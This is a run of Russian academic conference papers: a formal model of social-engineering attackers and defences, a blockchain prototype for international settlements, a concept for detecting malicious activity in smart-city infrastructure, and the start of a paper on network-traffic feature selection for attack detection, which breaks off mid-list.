В статье приводится описание модели нарушителя информационной безопасности, использующего методы социальной инженерии, а также характеристики человека, подверженного социо-инженерной атаки, которые могут оказать влияние на результат атаки. Для повышения эффективности методов противодействия угрозам, исходящим от данного вида атак требуется подробное описание целей и возможностей атакующего для планирования и выполнения мероприятий подразделениями по защите информации.

социальная инженерия, модель нарушителя, социо-инженерная атака, фишинг

Согласно исследованиям, использование методов социальной инженерии являются наиболее эффективным способом нарушения информационной безопасности (ИБ) [1]. Ежегодно на ряду с развитием информационных технологий совершенствуются приемы обхода системы защиты информации (ЗИ), обнаруживаются новые уязвимости в программных продуктах, которыми может воспользоваться злоумышленник благодаря человеческому фактору.

По статистике [2] наблюдается ежегодный прирост числа правонарушений в сфере компьютерной информации и возрастание угрозы со стороны методов социальной инженерии.

На основании вышеизложенного можно утверждать, что несмотря на предпринимаемые организационные и программно-технические меры противодействия угрозам, исходящим от социальной инженерии, существующие меры демонстрируют недостаточную эффективность. Исходя из этого, необходимо устранить предпосылки к появлению возможностей у злоумышленника реализовать сценарий социо-инженерной атаки (СИ-атаки), для этого необходимо подробно изучить характеристики потенциального нарушителя. Поэтому важным фактором в обеспечении безопасности информации является не только защита конечного пользователя, но и активные меры по противодействию атакующему.

Нарушителем ИБ (атакующим или злоумышленником) в контексте данной статьи является лицо (или группа лиц), планирующее методами социальной инженерии совершить действия, следствием которых является

нарушение ИБ при ее обработке техническими средствами в информационной системе (ИС).

Представленные в данной статье теоретико-множественные модели, созданные на основе опыта практической борьбы с угрозами, исходящими от социальной инженерии, позволяют разобраться в причинах, послуживших первоначальным этапом СИ-атаки, разработать методы обнаружения начальной стадии атак, сформулировать обязанности по предотвращению данного рода угроз, возложенные на подразделения по ИБ.

Комплексную модель защиты от СИ-атаки можно представить в виде:

$$\text{Model} = (I, U, A, E, M, \text{P}), \quad (1)$$

где каждому элементу модели соответствует множество: I – параметров атакующего, U – параметров атакуемого, A – характеристик атаки, E – характеристик среды передачи, M – мер противодействия, D – средств ЗИ.

Атакующий – нарушитель ИБ, использующий методы социальной инженерии и обладающий следующими характеристиками: потенциал, доступ к среде, место нахождения. Потенциал атакующего дает представление о следующих понятиях: квалификация, знания о средствах ЗИ (необходимы для создания методов их обхода), ресурсы для осуществления атаки. Параметры атакующего описываются в виде:

$$I = \{I_p,\ I_e,\ I_c\}, \quad (2)$$

где I_p – потенциал, I_e – доступ к среде, I_c – местонахождения в стране (определяет возможность применения физических и организационных мер защиты). Параметр I_p принимает значения высокий, средний, низкий. Параметр I_c принимает значения внутренний и внешний; при этом, если атакующий находится за границей, доступ к среде определяется формулой:

$$I_e \subseteq E_{ed}, \quad (3)$$

где E_{ed} – подмножество программно-технических (дистанционных) каналов связи.

Атакуемый или пользователь в контексте ИБ обладает следующими характеристиками: устойчивость к атакам, доступ к среде передачи, доступ к данным (например, конфиденциальной информации, ИС).

$$U = \{U_r,\ U_e,\ U_s\}, \quad (4)$$

где U_r – устойчивость, U_e – доступ к среде, U_s – доступ к данным;

$$U_r = \{D_u,\ U_{rp}\}, \quad (5)$$

где D_u – множество средств ЗИ атакуемого, U_{rp} – индивидуальные качества противодействия атаке (образование, психологическая устойчивость, жизненный опыт и другие).

Атака представляет собой совокупность действий по нарушению ИБ, характеристик атакующего, свойств среды передачи, параметров атакуемого. Атаку можно описать следующим образом:

$$\mathrm{A} = \{A_e,\ I_p,\ A_l,\ A_s,\ A_t,\ A_g\}, \quad (6)$$

где A_e – канал связи между атакующим и атакуемым, A_l – ущерб от реализации атаки, A_s – совокупность методов поиска информации об атакуемом, A_t – результат установления доверия, A_g – нацеленность. Параметр A_g может иметь значения «целевая» и «нецелевая». A_t может принимать значения «установлено» и «не установлено», зависит от параметра U_r.

$$A_e = U_e \cap I_e \quad (7)$$

Формула (7) определяет наличие общих для атакующего и атакуемого каналов связи, например, отсутствие сведений о наличии электронной почты пользователя не позволит атакующему использовать данный канал.

A_d может принимать значения высокий, средний, низкий, нулевой.

$$A_s \subseteq I_e \quad (8)$$

Формула (8) задает совокупность методов поиска информации об атакуемом и входит в множество доступа атакующего к среде передачи;

Среда передачи представляет собой канал связи между атакующим и атакуемым. Канал связи может быть как физическим (например, личная встреча, «подброс» носителя информации пользователю, изучение выпускаемой продукции или отходов предприятия), так и дистанционным, а именно с использованием средств передачи данных. Примерами таких средств могут служить электронная почта, обратная социальная инженерия (например, фишинговый сайт и хранилище данных), система мгновенного обмена сообщениями (СМОС) и другие. Описание среды передачи можно представить следующим образом:

$$\mathrm{E} = \{E_e, D_e\}, \quad (9)$$

где E_e – множество каналов связи, D_e – множество мер ЗИ каналов связи.

В свою очередь, множество каналов связи представлено в виде:

$$E_e = \{E_{ed}, E_{ep}\}, \quad (10)$$

где E_{ep} – подмножество физических каналов связи множества E_e.

Меры противодействия – комплекс мероприятий, нацеленных на снижение результативности СИ-атаки. Мероприятия могут содержать меры для противодействия атакующему (например, блокировка возможных сетевых адресов атак); усиления защитных свойств атакуемого, выраженных в добавлении или совершенствовании средств ЗИ; защиты канала связи (например, настройка конфиденциальности и безопасности средств обмена данными). Меры противодействия выражаются формулой:

$$M = \{I_e \oplus M_{Ie}, D_u \cup M_u, D_e \cup M_e\}, \quad (11)$$

где M_{Ie} – меры противодействия доступу атакующего к атакуемому (не входящие в перечень средств ЗИ пользователя), M_u – дополнительные средства ЗИ пользователя, M_e – дополнительные параметры защиты среды передачи.

Средства ЗИ представлены инструментами и методами обеспечения ИБ, включающими программное, техническое, физическое и организационное обеспечение. Множество средств ЗИ разделяется на подмножества средств, обеспечивающих защиту пользователя и среды передачи. К средствам ЗИ пользователя можно отнести антивирусное программное обеспечение (ПО), к средствам защиты среды передачи – настройки политики конфиденциальности и безопасности в СМОС. Множество средств ЗИ имеет следующее представление:

$$D = \{D_u, D_e\}. \quad (12)$$

Заключение

Предложенные в статье теоретико-множественные модели, дающие описание основным характеристикам атакующего и атакуемого, а также характеризующие среду передачи, СИ-атаку, средства ЗИ и меры противодействия позволяют получить представление о возможных сценариях осуществления атаки на различных этапах. Модель позволяет создать методологическую основу для совершенствования системы ЗИ, в основе которой лежит изучение возможностей атакующего.

Список используемых источников

1. Positive Technologies. Актуальные киберугрозы: III квартал 2023 года [Электронный ресурс]. URL: https://www.ptsecurity.com/ru-ru/research/analytics/cybersecurity-threatscape-2023-q3/ (дата обращения 24.02.2024).

2. Янгаева М. О. Методы (техники) социальной инженерии, используемые при совершении преступлений в сфере компьютерной информации // Криминалистика: вчера, сегодня, завтра. 2021. Т. 18. № 2. С. 145–151. DOI 10.24412/2587-9820-2021-2-145-151.

3. Полянская Е. П. Использование информационно-телекоммуникационных технологий в методах социальной инженерии // Криминологический журнал, 2023. № 1. С. 204–209. DOI 10.24412/2687-0185-2023-1-204-209.

4. Наумова К. Д., Радыгин В. Ю. Исследование основных методов противодействия атакам, основанным на методах социальной инженерии, на предмет их эффективности и применимости к современной ситуации в РФ // Инновационные механизмы управления цифровой и региональной экономикой: Материалы V Международной студенческой научной конференции, Москва, 15–16 июня 2023 года. Москва: Национальный исследовательский ядерный университет "МИФИ", 2023. С. 145-158.

5. Тумбинская М. В. Защита информационных ресурсов в системах дистанционного обучения / М. В. Тумбинская // Информатизация образования и науки. 2016. № 3(31). С. 93-102.

УДК 004
ГРНТИ 20.15.05

СОЗДАНИЕ ПРОТОТИПА СИСТЕМЫ МЕЖДУНАРОДНЫХ РАСЧЕТОВ С ПРИМЕНЕНИЕМ ТЕХНОЛОГИИ РАСПРЕДЕЛЕННОГО РЕЕСТРА

К. А. Дворецков, А. А. Мартынюк, А. В. Помогалова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Технология блокчейн, является частным случаем технологии распределенных реестров, и является крайне распространенной на рынке на сегодняшний день. Благодаря технологии блокчейн существует возможность хранить финансы децентрализованно, а также проводить финансовые операции, именуемые транзакциями без посредников. Для таких операций, необходимо наличие смарт-контрактов, которые способны отслеживать и гарантировать исполнение обязательств обеих сторон операции. Данная статья представляет собой описание разработки прототипа системы международных расчетов, основанной на технологии блокчейн и реализованной с помощью смарт-контрактов, рассматриваются децентрализованные подходы в финансовой сфере. Также обсуждаются возможные преимущества использования смарт-контрактов и блокчейна в международных расчетах для повышения эффективности, снижение затрат и улучшение прозрачности операций.

Блокчейн, смарт-контракт, финансовые технологии

Технология блокчейн является одним из наиболее инновационных и перспективных разработок в области финансовых технологий. Она обеспечивает децентрализованное хранение данных и выполнение финансовых операций без посредников. С использованием смарт-контрактов возможно автоматизировать исполнение обязательств между участниками операций. В данной статье рассматривается разработка прототипа системы международных расчетов на основе технологии блокчейн и смарт-контрактов, а также ее потенциальные преимущества и выгоды.

Поскольку блокчейн, это не только криптовалюта, это ещё и достаточно гибкий, быстрый и инновационный инструмент для решения бизнес-задач, в пример можно привести исследования хранения данных с помощью смарт-контрактов, реализация системы обмена бонусными баллами [1], верификации цифровых билетов [2] и многие другие.

Одним из бизнес-кейсов, который может помочь решить блокчейн-технологии и смарт-контракты, является система международных переводов.

Текущими проблемами этого направления финансового мира являются:

– Низкая скорость проведения операций из одной страны в другую, которые могут достигать от 3 до 14 дней.

– Участие в транзите средств множества банков-корреспондентов в зависимости от маршрута перевода средств.

– Монопольное положение системы SWIFT.

– Высокие комиссии за переводы.

– Возможность наложения санкций на перевод и дальнейшая его блокировка третьей стороной.

– Курсовой банковский спред, который вызовет потери на конвертации валют.

– Необходимость резервов в разной валюте.

Технология блокчейн предлагает преимущества для трансграничных платежей как для малых предприятий, так и для крупных корпораций и центральных банков. Она не только облегчает процесс перевода средств через границы, но и решает ключевые проблемы, такие как задержки в транзакциях, высокие комиссии и недостаточная прозрачность. Смарт-контракты обеспечивают быстрые транзакции без посредников, что снижает временные затраты и улучшает безопасность данных благодаря криптографическим механизмам [3].

Вместо того чтобы полагаться на несколько посредников и сложные процессы, технология блокчейн и смарт-контракты способны обеспечить надежный и децентрализованный механизм, который позволяет проводить трансграничные платежи быстро, эффективно и с минимальными комиссионными издержками.

Кроме того, благодаря прозрачности и неизменности данных, блокчейн обеспечивает более высокий уровень безопасности, возможность хранения данных [4] и доверия для всех сторон, участвующих в международных финансовых операциях, с помощью смарт-контрактов.

Решением проблемы может стать некоторого рода децентрализованная система, основанная на приватном блокчейне, в котором бизнес-логика и хранение данных будет обеспечено смарт-контрактами на языке программирования Solidity [5].

Основным механизмом для взаиморасчетов использование переходного торгового токена, который может быть получен от эмиссионного центра, а также другие функции, такие как: пополнение баланса системы, погашение и переводы представлены на рисунке 1.

Формула образования ценности товарного токена выглядит следующим образом:

1 товарный токен страны А = цена 1 условной единицы биржевого товара = 1 товарный токен страны В.

Как пример товарный токен может представлен ценностью 1 грамма золота. Такое образование ценности уравняет её для всех участников, также стоит отметить, что цена токена определяется в момент пополнения баланса,

а также в момент совершения сделки для корректного списания и поставки товаров или услуг.

Рис. 1. Функциональные возможности системы международных переводов

Важной особенностью является также использование оракулов, которые производят постоянный мониторинг цены биржевого товара, на основе которого формируется цена торгового токена, и обновляет цену торгового токен в смарт-контракте. Этот процесс и процесс пополнения, выпуска товарных токенов, а также их погашение представлены на рисунке 2.




Рис. 2. Архитектура смарт-контрактов и оракулов в систему международных расчетов

Важно отметить, что для того, чтобы совершить сделку, организациям не обязательно владеть токенами задолго до совершения сделки, из-за рисков возможного изменения цены, товарный токен всегда будет одной цены и будет эквивалентна условной единице биржевого товара для любой страны-участницы системы.

Судя по изображениям архитектуры может показаться, что здесь также много промежуточных пунктов, где операция может застрять, однако все сущности связаны смарт-контрактами, и множественные действия в рамках перевода товарных токенов в рамках взаиморасчетов будет происходить в рамках одной единственной общей транзакции для каждой операции. Детально процесс погашения товарных токенов представлен на рисунке 3.




Рис. 3. Товарный взаиморасчет между компаниями разных стран

Внедрение технологии блокчейн и смарт-контрактов позволяет минимизировать комиссии и избавиться от лишних затрат, связанных с использованием традиционных финансовых интермедиаров и посредников, также произойдет вывод из цепочки перевода до 95% посредников и благодаря децентрализованной природе блокчейн-систем, участники международных финансовых операций могут взаимодействовать напрямую друг с другом, минуя сложные сети посредников и облегчая процесс расчетов. Также будет обеспечена защита от внешнего (санкционного) давления, так как блокчейн-технологии позволяют использовать приватные решения, которые обеспечивает высокий уровень безопасности и непреложности данных, что делает международные расчеты устойчивыми к внешним воздействиям и санкциям. Значительно произойдет снижение рисков инфляционных потерь, благодаря отсутствию необходимости в резервах для обесценивания, такая система позволяет минимизировать риски инфляционных потерь и обеспечивает стабильность в международных финансовых операциях.

Достигаемые цели, внедрением блокчейн-технологий и смарт-контрактов в сектор международных переводов, демонстрируют потенциальные преимущества и значимость применения технологии блокчейн и смарт-контрактов в сфере международных расчетов, подчеркивая перспективы ее использования для улучшения эффективности и прозрачности в финансовых операциях.

Список используемых источников

1. Дворецков К. А., Мартынюк А. А., Помогалова А. В. Разработка платформы-агрегатора для систем лояльности с применением технологии блокчейн // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция. СПб.: СПбГУТ, 2022. С. 388-392. https://elibrary.ru/item.asp?id=49522722 (Дата обращения 29.02.2024).

2. Миронов К. Б., Дворецков К. А. Веб-сервис для верификации NFT-билетов в блокчейн-сети Cardano. Молодой Ученый, 2022. №30(425), С. 7–22. https://elibrary.ru/item.asp?id=49283341 (Дата обращения 03.03.2024).

3. Дворецков К. А., Мартынюк А. А.Технологии ZK-ROLLUPS в блокчейн сети Ethereum: Проект ZKSYNC и его возможности. В сборнике: Материалы 77-ой региональной научно-технической конференции студентов, аспирантов и молодых ученых Студенческая Весна, 2023. С. 135–140. https://elibrary.ru/item.asp?id=54917083 (Дата обращения 20.03.2024).

4. Дворецков К. А., Мартынюк А. А., Помогалова А. В. Блокчейн как новый уровень развития баз данных // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2023). XI Международная научно-техническая и научно-методическая конференция. СПб.: СПбГУТ, 2023. С. 617–622. https://elibrary.ru/item.asp?id=54295038 (Дата обращения 01.03.2024).

5. Дворецков К. А., Мартынюк А. А., Помогалова А. В. Plutus и Solidity языки программирования для разработки смарт-контрактов // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XI Международная научно-техническая и научно-методическая конференция. СПб.: СПбГУТ, 2023. С. 613–617. https://elibrary.ru/item.asp?id=54295037 (Дата обращения 15.03.2024)

Статья представлена доцентом кафедры ИКС СПбГУТ, кандидатом технических наук, доцентом В. С. Елагиным.

УДК 004.056.5
ГРНТИ 81.93.29

КОНЦЕПЦИЯ РЕШЕНИЯ ЗАДАЧИ ОБНАРУЖЕНИЯ ВРЕДОНОСНОЙ АКТИВНОСТИ В ИНФРАСТРУКТУРЕ ИНДУСТРИАЛЬНОГО УМНОГО ГОРОДА

В. А. Десницкий, И. В. Котенко, Д. С. Левшун, И. Б. Саенко

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

Появление интеллектуальных (умных) систем, основанных на применении методов искусственного интеллекта, обусловливает необходимость получения новых и высокоэффективных решений для обеспечения безопасности инфраструктуры Умного города, составной частью которого являются процессы обнаружения вредоносной активности. При этом возникает необходимость использовать при разработке этих решений новые научно-методические подходы, использующие в своей основе гибридные интеллектуальные системы и методы искусственного интеллекта, в том числе объяснимого глубокого машинного обучения. В данной работе предложена концепция решения задачи обнаружения вредоносной активности в инфраструктуре индустриального Умного города, объединяющая упомянутые решения в единый многоуровневый подход.

информационная безопасность, искусственный интеллект, обнаружение вредоносной активности, объяснимый искусственный интеллект, глубокое обучение, гибридные интеллектуальные системы

К критически важным для безопасности системам относится широкий круг систем, отказ которых может привести к гибели людей, опасности окружающей среды и значительному материальному ущербу [1]. Подобного рода системы в настоящее время активно применяются в сферах здравоохранения, науки и образования, транспорта, связи, энергетики, финансов, обороны и промышленности. При этом на протяжении последних лет во многих сферах экономики Российской Федерации идет активный переход от полной автоматизации бизнес процессов к их интеллектуализации, сопровождаемый активным внедрением технологий Интернета вещей, например, беспроводных сенсорных сетей, беспилотного транспорта и летательных аппаратов, виртуальной и дополненной реальности, умных зданий, заводов и ферм [2]. Данные технологии призваны повысить эффективность вычислительных процессов и позволяют осуществлять сбор и анализ данных со всех объектов критически важной инфраструктуры, контролировать их работу и управлять ими.

В то время как экономическая выгода от интеллектуализации очевидна, обратная сторона этого процесса заключается в значительном увеличении ущерба, который может быть причинен посредством информационных

атак [3]. При этом процесс интеллектуализации объектов критически важной инфраструктуры далек от завершения, в то время как решения по обеспечению защищенности подобных объектов не успевают за темпом развития используемых технологий [4]. Данный факт подтверждается многочисленными отчетами, указывающими на непрекращающийся рост числа вредоносных воздействий на устройства Интернета вещей (в среднем 5200 атак в месяц, 1.51 млрд взломанных устройств за первую половину 2021 года), а также инициативой Министерства цифрового развития, связи и массовых коммуникаций об обязательном использовании отечественных операционных систем на подобных устройствах на объектах критически важной инфраструктуры. В то же время, основными угрозами остаются следующие: отсутствие обновлений или получение обновлений по незащищенному каналу передачи данных, использование слабых паролей или паролей по умолчанию, использование уязвимых интерфейсов и протоколов передачи данных, передача данных в незашифрованном виде.

В мировом научном сообществе выделяют следующие ключевые направления развития подходов для обнаружения вредоносной активности на основе гибридных интеллектуальных систем и искусственного интеллекта в инфраструктуре Умного города [5–8]:

– значительный рост сложности организации внутренних сетей инфраструктуры Умного города, включая активное внедрение таких протоколов, как CAN-FD, BLE, ZigBee, UWB и Wi-Fi;

– существенное усиление безопасности внутренних сетей инфраструктуры Умного города, в том числе за счет fuzzy-тестирования, SDN, технологии пограничных вычислений, многоуровневого представления сети, использования сторонних устройств для усиления вычислительных возможностей мобильных устройств, в том числе за счет дронов;

– переход к многоуровневому fuzzy-тестированию, объединяющему преимущества и нивелирующего недостатки подходов на основе белого, черного и серого ящиков;

– повышение вычислительной сложности отдельных устройств внутри инфраструктуры Умного города, что приведет к необходимости более активно использовать механизмы обнаружения атак на отдельных устройствах, в том числе выявлять скомпрометированные устройства и применять к ним подходящие контрмеры;

– активное применение легковесных криптографических протоколов с низким ресурсопотреблением во внутренних сетях инфраструктуры Умного города;

– переход к комплексным решениям по обеспечению защищенности систем Умного города, объединяющих защиту внутренних и внешних коммуникаций с безопасностью устройств и инфраструктуры за счет самых по-

следних технологий, в том числе объяснимого и адаптивного искусственного интеллекта, облачных, распределенных и пограничных вычислений, цифровых двойников.

Методы обнаружения вредоносной активности в компьютерных сетях и, в частности, в инфраструктуре Умного города исследованы в большом множестве работ. Как правило, обнаружение атак осуществляется системами обнаружения вторжений, которые используют как известные сигнатуры атак, так и ищут аномалии, представленные в виде отклонений от нормального поведения [9, 10]. Масштаб и разнообразие данных часто приводят к тому, что создавать ручные правила обнаружения атак и уязвимостей становится непрактичным. В свою очередь использование машинного обучения и глубокого обучения позволяют искать закономерности в больших наборах данных и обучаться на них, чтобы предотвратить аналогичные атаки, и динамически реагировать на изменение поведения. Это помогает механизмам безопасности более активно предотвращать угрозы и реагировать на активные атаки в режиме реального времени.

В области объяснимого обнаружения вредоносной активности в инфраструктуре Умного города в последнее время наблюдается рост количества разработок и исследований [11]. Это является результатом требования привнести уверенность, прозрачность и повторяемость в разработку искусственного интеллекта для безопасности систем. Такие системы направлены на описание своего поведения, чтобы сделать его более понятным для людей.

Целью предлагаемой в данной работе концепции является повышение информационной безопасности инфраструктуры индустриального Умного города за счет обнаружения вредоносной активности на основе гибридных интеллектуальных систем с компонентами объяснимого глубокого обучения. При этом концепция предполагает решение следующих задач:

– Формирование требований к системе обнаружения вредоносной активности в инфраструктуре индустриального Умного города на основе гибридных интеллектуальных систем с компонентами объяснимого глубокого обучения.

– Разработка комплексной модели предметной области, включающая в себя как модели угроз, нарушителя, пользователя, так и модели информационной среды, в рамках которой решается задача обнаружения вредоносной активности в инфраструктуре индустриального Умного города.

– Разработка методов обнаружения вредоносной активности в инфраструктуре индустриального Умного города на основе гибридных интеллектуальных систем с компонентами объяснимого глубокого обучения.

– Разработка экспериментального стенда для оценки системы обнаружения вредоносной активности в инфраструктуре индустриального Умного города на основе гибридных интеллектуальных систем с компонентами объяснимого глубокого обучения.

– Разработка методики обнаружения вредоносной активности в инфраструктуре индустриального Умного города на основе гибридных интеллектуальных систем с компонентами объяснимого глубокого обучения.

– Разработка программного прототипа системы обнаружения вредоносной активности в инфраструктуре индустриального Умного города на основе гибридных интеллектуальных систем с компонентами объяснимого глубокого обучения.

– Оценка системы обнаружения вредоносной активности в инфраструктуре индустриального Умного города на основе гибридных интеллектуальных систем с компонентами объяснимого глубокого обучения.

– Формирование научно-технических предложений по внедрению на практике системы обнаружения вредоносной активности в инфраструктуре индустриального Умного города на основе гибридных интеллектуальных систем с компонентами объяснимого глубокого обучения.

Научная значимость решения данных задач подтверждается актуальностью и активностью развития данной области в Российской Федерации и других развитых странах мира. Предполагается, что предлагаемые в данной концепции решения позволят повысить защищенность инфраструктуры индустриального Умного города за счет обнаружения вредоносной активности на основе гибридных интеллектуальных систем. Ожидается, что применение компонентов объяснимого глубокого обучения позволит осуществлять обнаружение вредоносной активности на качественно более высоком уровне.

Практическая значимость ожидаемых результатов обусловлена тем, что пренебрежение безопасностью людей и критически важных инфраструктур, к которым, в том числе, относятся объекты Умного города, может привести к значительным финансовым, репутационным и даже человеческим потерям. При этом на данный момент не существует комплексного решения, позволяющего обеспечить защиту людей и инфраструктуры на основе гибридных интеллектуальных систем с компонентами объяснимого глубокого обучения, в то время как исследования показывают, что именно такие системы защиты наиболее перспективны.

Исследование выполнено за счет гранта Санкт-Петербургского научного фонда № 23-РБ-01-09.

Список используемых источников

1. Levshun D., Chechulin A., Kotenko I. Design lifecycle for secure cyber-physical systems based on embedded devices // Proceedings of the 9th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications (IDAACS). IEEE. 2017. Vol. 1. PP. 277–282.

2. Левшун Д. С., Чечулин А. А., Котенко И. В. Комплексная модель защищенных киберфизических систем для их проектирования и верификации // Труды учебных заведений связи, 2019. Т. 5. №. 4. С. 114–123.

3. Левшун, Д. С., Чечулин А. А., Котенко И. В. Жизненный цикл разработки защищенных систем на основе встроенных устройств // Защита информации. Инсайд, 2017. Т. 4. С. 53–59.

4. Котенко И. В., Чечулин А. А., Левшун Д. С. Анализ защищенности инфраструктуры железнодорожного транспорта на основе аналитического моделирования // Защита информации. Инсайд, 2017. Том. 6. С. 48–57.

5. Chen H. et al. Towards Secure Intra-Vehicle Communications in 5G Advanced and Beyond: Vulnerabilities, Attacks and Countermeasures // Vehicular Communications. 2022. P. 100548.

6. Limbasiya T. et al. A systematic survey of attack detection and prevention in Connected and Autonomous Vehicles // Vehicular Communications, 2022. P. 100515.

7. Bang A. O. et al. An IoT Inventory Before Deployment: A Survey on IoT Protocols, Communication Technologies, Vulnerabilities, Attacks, and Future Research Directions // Computers & Security, 2022. P. 102914.

8. Shokry M. et al. Systematic survey of advanced metering infrastructure security: Vulnerabilities, attacks, countermeasures, and future vision // Future Generation Computer Systems. 2022.

9. Lokman S. F., Othman A. T., Abu-Bakar M. H. Intrusion detection system for automotive Controller Area Network (CAN) bus system: a review // EURASIP Journal on Wireless Communications and Networking, 2019. PP. 1–17.

10. Скатков А. В., Брюховецкий А. А., Моисеев Д. В., Воронин Д. Ю. Обеспечение безопасности интеллектуальных транспортных средств в инфраструктуре умного города // International Journal of Open Information Technologies, 2020. Т. 8. №. 11. С. 122–127.

11. Nwakanma C. I., Ahakonye L. A. C., Njoku J. N., Odirichukwu J. C., Okolie S. A., Uzondu C., Kim D. S. Explainable Artificial Intelligence (XAI) for Intrusion Detection and Mitigation in Intelligent Connected Vehicles: A Review // Applied Sciences, 2023. Vol. 13. №. 3. P. 1252.

УДК 004.56
ГРНТИ 50.43.19

АНАЛИЗ И ОТБОР ЗНАЧИМЫХ ХАРАКТЕРИСТИК СЕТЕВОГО ТРАФИКА ДЛЯ ИСПОЛЬЗОВАНИЯ В МАШИННОМ ОБУЧЕНИИ

Е. А. Дмитриев[1], О. И. Пантюхин[2], Г. А. Рябов[2], Б. В. Солодухин[2]

[1]Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А.Бонч-Бруевича
[2]Военная академия связи им. Маршала Советского Союза С.М. Будённого

В настоящее время сетевая безопасность является одним из наиболее актуальных вопросов в области информационной безопасности. С увеличением объёма интернет-трафика и развитием сетевых технологий возрастает и количество кибератак. Для борьбы с этими угрозами все чаще применяются методы машинного обучения, которые позволяют автоматизировать процесс обнаружения атак и аномалий в сетевом трафике. В данной статье рассматриваются различные методы к созданию и оптимизации признакового пространства для обучения моделей машинного обучения в целях определения атак по сетевому трафику.

методы отбора признаков, признаковое пространство, обнаружения атак, машинное обучение

Один из ключевых этапов в применении методов машинного обучения для обнаружения атак по сетевому трафику – это подготовка признакового пространства, которое будет использоваться для обучения моделей машинного обучения (ММО). Основными задачами использования методов отбора признаков являются уменьшение рисков переобучения моделей, более простая интерпретация моделей, уменьшение времени на обучение и предсказания моделей [1–3].

Существует множество методов отбора признаков, например, методы фильтрации; методы “обертки”; встроенные методы; гибридные методы [2–5].

Основной целью методов фильтрации является выбор лучшего подмножества на основе статистических характеристик. Они наименее затратные с точки зрения вычислительных ресурсов. Могут уступать другим методам по качеству отбора признаков, потому что не учитывают зависимость между признаками. Хорошо подходят для первоначальной обработки и анализа данных.

Принцип работы методов “обертки” можно описать следующим образом: выбираются все признаки → выбирается подмножество лучших признаков (генерирование подмножества признаков → на алгоритме проверяем качество) → анализируем качество итогового алгоритма. Данный метод использует ММО для определения набора признаков. После формирования подмножества признаков для каждого строится отдельная ММО. Методы “обертки” очень затратные с точки зрения вычислительных ресурсов и могут приводить к переобучению моделей.

Встроенные методы являются гибридом фильтрации и обертывания. Осуществляют отбор признаков на основе оценки важности признаков в процессе конкурирования модели. По сравнению с методами “обертки” менее затратные с точки зрения вычислительных ресурсов. К ММО, позволяющим оценить важность признаков, относятся: линейные модели, линейная регрессия в задаче регрессии и логистическая регрессия в задачах классификации, дерево решений и ансамблевые модели на его основе [1–3].

Гибридные методы объединяют методы “обертки” и встроенные методы. Рекурсивное добавление или удаление признаков, определение важности на основе перемешивания данных являются разновидностями гибридных методов.

Для дальнейшей работы были выбраны наименее затратные по вычислительным ресурсам методы: встроенные методы и методы фильтрации.

Методы фильтрации основываются на подходах математической статистики и корреляции, а встроенные методы позволяют обнаружить наиболее значимые признаки на основе построения модели.

На рисунке 1 представлены все признаки набора данных, характеризующие сетевой трафик.

```
Index(['Flow ID', 'Src IP', 'Src Port', 'Dst IP', 'Dst Port', 'Protocol',
       'Timestamp', 'Flow Duration', 'Tot Fwd Pkts', 'Tot Bwd Pkts',
       'TotLen Fwd Pkts', 'TotLen Bwd Pkts', 'Fwd Pkt Len Max',
       'Fwd Pkt Len Min', 'Fwd Pkt Len Mean', 'Fwd Pkt Len Std',
       'Bwd Pkt Len Max', 'Bwd Pkt Len Min', 'Bwd Pkt Len Mean',
       'Bwd Pkt Len Std', 'Flow Byts/s', 'Flow Pkts/s', 'Flow IAT Mean',
       'Flow IAT Std', 'Flow IAT Max', 'Flow IAT Min', 'Fwd IAT Tot',
       'Fwd IAT Mean', 'Fwd IAT Std', 'Fwd IAT Max', 'Fwd IAT Min',
       'Bwd IAT Tot', 'Bwd IAT Mean', 'Bwd IAT Std', 'Bwd IAT Max',
